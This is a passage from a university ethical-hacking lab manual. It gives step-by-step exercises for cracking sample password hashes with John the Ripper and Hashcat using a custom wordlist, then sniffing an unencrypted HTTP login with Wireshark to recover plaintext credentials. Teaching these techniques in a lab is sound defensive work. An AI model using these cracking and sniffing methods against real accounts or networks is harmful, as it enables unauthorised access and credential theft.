If no passwords are cracked, the output will indicate that no hashes were resolved, which is fine for learning purposes. The key is to understand how to initiate the cracking process and view results. This step introduces you to the basic usage of John the Ripper. In the next step, we will enhance our cracking efforts by using a custom wordlist.

Using a Custom Wordlist with John the Ripper

In the previous step, we used John the Ripper with its default settings. Now, we will improve our cracking success by creating and using a custom wordlist. A wordlist is a file containing potential passwords that a cracking tool tests against hashes. Custom wordlists can be tailored to include common passwords or specific terms relevant to a target, often increasing the chances of success.

We will continue working in the Kali Linux container's shell in the /root directory. Let's create a file named custom_wordlist.txt with a small list of potential passwords for demonstration. Run the following command to create this file:

echo -e "password123\nadmin123\nsimplepass\ntest1234\nqwerty" > /root/custom_wordlist.txt

This command writes five sample passwords into custom_wordlist.txt. To confirm the file was created correctly, display its contents with:

cat /root/custom_wordlist.txt

You should see the list of passwords as follows:

password123

admin123

simplepass

test1234

qwerty

Now, let's use this custom wordlist with John the Ripper to crack the hashes in sample_hashes.txt. Run the following command to start the cracking process:

john --wordlist=/root/custom_wordlist.txt /root/sample_hashes.txt Explain Code Practice Now

This command specifies the custom wordlist with the --wordlist option. The process may take a few seconds, and you might see output like this:

Using default input encoding: UTF-8

Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 4 OpenMP threads

Proceeding with wordlist mode

After completion, check the results by running:

john --show /root/sample_hashes.txt

If any passwords match entries in the wordlist, the output might look like this:

user1:password123

user2:simplepass

2 password hashes cracked, 0 left Explain Code Practice Now

If no additional passwords are cracked, it indicates the hashes don't match our small wordlist, which is acceptable for learning. This step shows how to enhance cracking attempts with custom data. Next, we will compare this approach by using Hashcat on the same hashes.

Cracking Hashes with Hashcat for Comparison

Having used John the Ripper, let's now explore Hashcat, another powerful password-cracking tool. Hashcat is known for its speed and support for various attack modes, making it a valuable alternative in penetration testing. In this step, we will use Hashcat to attempt cracking the same hashes, comparing its approach to John the Ripper. We will focus on a simple dictionary attack using our custom wordlist.

First, we need to prepare the hash file for Hashcat, as it requires only the hash portion without usernames or additional fields. We will extract the hashes from sample_hashes.txt into a new file named clean_hashes.txt. Run this command in the Kali Linux container's shell from the /root directory:

awk -F':' '{print $2}' /root/sample_hashes.txt > /root/clean_hashes.txt

Confirm the content of the new file by running:

cat /root/clean_hashes.txt

You should see output showing only the hash strings, like this:

$6$randomsalt$hashedpasswordstring

$6$anothersalt$anotherhashedpasswordstring Explain Code Practice Now

Now, use Hashcat to crack these hashes with the custom wordlist. For Linux SHA-512 hashes ($6$), Hashcat uses mode 1800, and we will perform a dictionary attack (mode 0). Run this command:

hashcat -m 1800 -a 0 /root/clean_hashes.txt /root/custom_wordlist.txt

The process may take a few seconds, with output similar to this:

hashcat (v6.2.5) starting...

```
Dictionary cache built:
* Filename..: /root/custom_wordlist.txt
* Passwords.: 5
* Bytes.....: 50
* Keyspace..: 5
* Runtime...: 0 secs
Session..........: hashcat
Status...........: Running
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
```

After completion, view the cracked passwords by running:

```
hashcat -m 1800 -a 0 /root/clean_hashes.txt /root/custom_wordlist.txt --show
```

If successful, the output might look like this:

```
$6$randomsalt$hashedpasswordstring:password123
$6$anothersalt$anotherhashedpasswordstring:simplepass
```

This step demonstrates how Hashcat can be used as an alternative to John the Ripper, offering different strengths. In the final step, we will save the results from both tools for documentation.

Saving Cracked Passwords for Documentation

In this final step, we will save the cracked passwords from both John the Ripper and Hashcat into separate files. Documenting results is a critical part of penetration testing, allowing you to review findings or report them securely. We will continue working in the Kali Linux container's shell in the /root directory.

First, save the results from John the Ripper by redirecting the output of the john --show command to a file named john_cracked.txt. Run this command:

```
john --show /root/sample_hashes.txt > /root/john_cracked.txt
```

Verify the file contents by running:

```
cat /root/john_cracked.txt
```

You should see output like this if any passwords were cracked:

```
user1:password123
user2:simplepass
2 password hashes cracked, 0 left
```

Next, save the results from Hashcat by redirecting its output to a file named hashcat_cracked.txt. Run this command:

```
hashcat -m 1800 -a 0 /root/clean_hashes.txt /root/custom_wordlist.txt --show >
/root/hashcat_cracked.txt
```

Verify the file contents by running:

cat /root/hashcat_cracked.txt

The output should look like this if passwords were cracked:

$6$randomsalt$hashedpasswordstring:password123

$6$anothersalt$anotherhashedpasswordstring:simplepass Explain Code Practice Now

If no passwords were cracked in earlier steps, the files might show no results or only summary lines, which is fine for learning. This step completes the process of documenting your findings, ensuring you can reference the cracked passwords later.

****

Exercise/Experiment Number: 04

Lab Code / Lab	**: U18CSE0223 - Ethical Hacking and Network Defence Lab**
Branch	**: III BE CSE, IT & AI&DS**
Title of the exercise/experiment	**:** Understanding Data Packet Sniffers

STEP 1: INTRODUCTION

a) OBJECTIVE OF THE EXERCISE/EXPERIMENT

- . To understand the data packet sniffers working process

STEP 2: ACQUISITION

b) Facilities/material required to do the exercise/experiment:

Sl. No.	Facilities/material required	Quantity
1. 2.	PC with Kali Linux Platform and If Windows PC, Oracle VirtualBox	1/Student 1/Student

c) Procedure for doing the exercise/experiment:

Sniff Network Traffic


In this practical scenario, we are going to **use Wireshark to sniff data packets as they are transmitted over HTTP protocol**. For this example, we will sniff the network using Wireshark, then login to a web application that does not use secure communication. We will login to a web application on http://www.techpanda.org/

The login address is **admin@google.com**, and the password is **Password2010**.

Note: we will login to the web app for demonstration purposes only. The technique can also sniff data packets from other computers that are on the same network as the one that you are using to sniff. The sniffing is not only limited to techpanda.org, but also sniffs all HTTP and other protocols data packets.


Sniffing the Network using Wireshark

The illustration below shows you the steps that you will carry out to complete this exercise without confusion




Download Wireshark from this link http://www.wireshark.org/download.html

- Open Wireshark
- You will get the following screen



The Wireshark Network Analyzer [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.10.2 (SVN Rev 51934 from /trunk-1.10)
Capture
Files
Interface List
Live list of the capture interfaces (counts incoming packets)
2. Click on start button
Start
Choose one or more interfaces to capture fro
Same as Capture/Interfaces with default options
Bluetooth Network Connection
Wireless Network Connection 2
Local Area Connection 3
Wireless Network Connection 3
Wireless Network Connection
1. Select the network interface
Capture Options
Start a capture with detailed options
Open
Open a previously captured file
Open Recent:
C:\Users\DAEMON\Downloads\zlip-3.pcap (187 bytes)
Sample Captures
A rich assortment of example capture files on the wiki
Wel
Visit the
User
The Us
Secu
Work w
Ready to load or capture
No Packets
Profile: Default

- Select the network interface you want to sniff. Note for this demonstration, we are using a wireless network connection. If you are on a local area network, then you should select the local area network interface.
- Click on start button as shown above


Capturing from Wireless Network Connection [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Stop the running live capture

Filter: Expression... Clear Apply Save


```
No.  Time       Source                 Destination    Protocol Length Info
539 38.6764890 192.168.43.42           69.21.135.64   UDP        62 Source port: 28409  Desti
540 38.7158980 69.21.135.64            192.168.43.42  UDP      1466 Source port: 12846  Desti
541 38.7166550 192.168.43.42           69.21.135.64   UDP        62 Source port: 28409  Desti
542 39.0935740 fe80::b889:74a:33df     ff02::1:3      LLMNR      89 Standard query 0x3eec  A
543 39.0940840 192.168.43.42           224.0.0.252    LLMNR      69 Standard query 0x3eec  A
544 39.1860910 69.21.135.64            192.168.43.42  UDP      1466 Source port: 12846  Desti
545 39.1863260 192.168.43.42           69.21.135.64   UDP        62 Source port: 28409  Desti
546 39.1938200 fe80::b889:74a:33df     ff02::1:3      LLMNR      89 Standard query 0x3eec  A
547 39.1940520 192.168.43.42           224.0.0.252    LLMNR      69 Standard query 0x3eec  A
548 39.3950270 192.168.43.42           192.168.43.255 NBNS       92 Name query NB DAEMON-PC<0
549 39.5278640 192.168.43.42           85.74.22.253   UDP        94 Source port: 49521  Desti
550 40.1447820 192.168.43.42           192.168.43.255 NBNS       92 Name query NB DAEMON-PC<0
551 40.8948090 192.168.43.42           192.168.43.255 NBNS       92 Name query NB DAEMON-PC<0
552 41.3883420 192.168.43.42           192.168.43.1   DNS        84 Standard query 0x7037  A
553 41.4232860 192.168.43.42           85.74.22.253   TCP        66 57807 > 26339 [SYN] Seq=0
554 41.5278740 192.168.43.42           85.74.22.253   UDP        94 Source port: 49521  Desti
```

```
⊞ Frame 1: 1322 bytes on wire (10576 bits), 1322 bytes captured (10576 bits) on interface 0
⊞ Ethernet II, Src: SamsungE_51:12:f3 (10:d5:42:51:12:f3), Dst: IntelCor_a6:c5:43 (60:36:dd:a6
```

```
0000  60 36 dd a6 c5 43 10 d5  42 51 12 f3 08 00 45 00   `6...C.. BQ....E.
0010  05 1c 7b 70 00 00 71 11  71 47 55 4a 16 fd c0 a8   ..{p..q. qGUJ....
0020  2b 2a f6 e7 c1 71 05 08  73 fb 60 00 00 00 04 d8   +*...q.. s.`.....
0030  11 80 20 01 00 00 9d 38  78 cf 24 ec 09 18 aa b5   .. ....8 x.$.....
0040  e9 02 20 01 00 00 5e f5  79 fb 2c 55 3e 8e 3a 44   .. ...^. y.,U>.:D
```

Wireless Network Connection: <live capture i... Packets: 554 · Disp... Profile: Default

- Open your web browser and type in http://www.techpanda.org/


Login | Personal Contacts

www.techpanda.org/index.php

Login | Personal Contacts Manager v1.0

Email*

admin@google.com

Password*


············

Password2010

☑ Remember me

Submit

- The login email is **admin@google.com** and the password is **Password2010**
- Click on submit button
- A successful logon should give you the following dashboard



Dashboard | Personal Con

www.techpanda.org/dashboard.


Dashboard | Personal Contacts Manager v1.0

Add New Contact | Log Out


ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	Edit
2	Martin	Dawn	111	d@mar.com	Edit
3	Fernie	Ngoma	555	fngoma@yahoo.com	Edit
5	Melody	Kalinda	0758076112	kamel@gmail.com	Edit
6	Smith	Jones	09875465456	sjones@space.com	Edit

Total Records Count: 5


- Go back to Wireshark and stop the live capture


Capturing from Wireless Network Connection [Wireshark 1.10.2 (SVN
File Edit View Go Capture Analyze Statistics Telephony Tools
Stop live capture

- Filter for HTTP protocol results only using the filter textbox



*Wireless Network Connection [Wireshark 1.10.2 (SVN Rev
File Edit View Go Capture Analyze Statistics Teleph
Filter: http
No. Time Source Destin
Filter for HTTP protocol results only

- Locate the Info column and look for entries with the HTTP verb POST and click on it


Expression... Clear Apply Save
Look for POST verb under Info column

```
Protocol Length Info
HTTP       433 GET / HTTP/1.1
HTTP      1188 HTTP/1.1 200 OK  (text/htm
HTTP       233 HTTP/1.1 200 OK  (text/pl
HTTP       362 GET /subscribe?host_int=74
HTTP       724 POST /index.php HTTP/1.1
HTTP      1234 HTTP/1.1 302 Moved Temporar
HTTP       567 GET /dashboard.php HTTP/1
HTTP       362 [TCP Retransmission] GET /
HTTP      1322 HTTP/1.1 200 OK  (text/htm
```

- Just below the log entries, there is a panel with a summary of captured data. Look for the summary that says Line-based text data: application/x-www-form-urlencoded


*Wireless Network Connection [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: http
Expression... Clear Apply Save
all POST variables have been captured in plaintext
Frame (frame), 724 bytes
Packets: 666 · Disp...
Profile: Default

```
No.   Time       Source          Destination      Protocol Length Info
  172 10.8306270 192.168.43.42   69.195.124.112   HTTP       433 GET / HTTP/1.1
  188 11.6480510 69.195.124.112  192.168.43.42    HTTP      1188 HTTP/1.1 200 OK  (text/html
  325 23.5363370 108.160.162.52  192.168.43.42    HTTP       233 HTTP/1.1 200 OK  (text/plai
  326 23.5481440 192.168.43.42   108.160.162.52   HTTP       362 GET /subscribe?host_int=740
  384 26.8239240 192.168.43.42   69.195.124.112   HTTP       724 POST /index.php HTTP/1.1  (
  400 27.7360490 69.195.124.112  192.168.43.42    HTTP      1234 HTTP/1.1 302 Moved Temporar
  402 27.7534960 192.168.43.42   69.195.124.112   HTTP       567 GET /dashboard.php HTTP/1.1
  424 28.5163760 192.168.43.42   108.160.162.52   HTTP       362 [TCP Retransmission] GET /s
  425 28.7380900 69.195.124.112  192.168.43.42    HTTP      1322 HTTP/1.1 200 OK  (text/html

⊞ Frame 384: 724 bytes on wire (5792 bits), 724 bytes captured (5792 bits) on interface 0
⊞ Ethernet II, Src: IntelCor_a6:c5:43 (60:36:dd:a6:c5:43), Dst: SamsungE_51:12:f3 (10:d5:42:51:1
⊞ Internet Protocol Version 4, Src: 192.168.43.42 (192.168.43.42), Dst: 69.195.124.112 (69.195.1
⊞ Transmission Control Protocol, Src Port: 57803 (57803), Dst Port: http (80), Seq: 1, Ack: 1, L
⊞ Hypertext Transfer Protocol
⊟ Line-based text data: application/x-www-form-urlencoded
    email=admin%40google.com&password=Password2010&remember_me=Remember+me

0000  10 d5 42 51 12 f3 60 36  dd a6 c5 43 08 00 45 00   ..BQ..`6 ...C..E.
0010  02 c6 3f 1a 40 00 80 06  0b 12 c0 a8 2b 2a 45 c3   ..?.@... ....+*E.
0020  7c 70 e1 cb 00 50 03 e3  07 22 5f 45 14 e0 50 18   |p...P.. ."_E..P.
0030  11 1c 33 c1 00 00 50 4f  53 54 20 2f 69 6e 64 65   ..3...PO ST /inde
0040  78 2e 70 68 70 20 48 54  54 50 2f 31 2e 31 0d 0a   x.php HT TP/1.1..
```

- You should be able to view the plaintext values of all the POST variables submitted to the server via HTTP protocol.

****

Exercise/Experiment Number: 05

Lab Code / Lab	**: U18CSE0223 - Ethical Hacking and Network Defence Lab**
Branch	**: III BE CSE, IT & AI&DS**
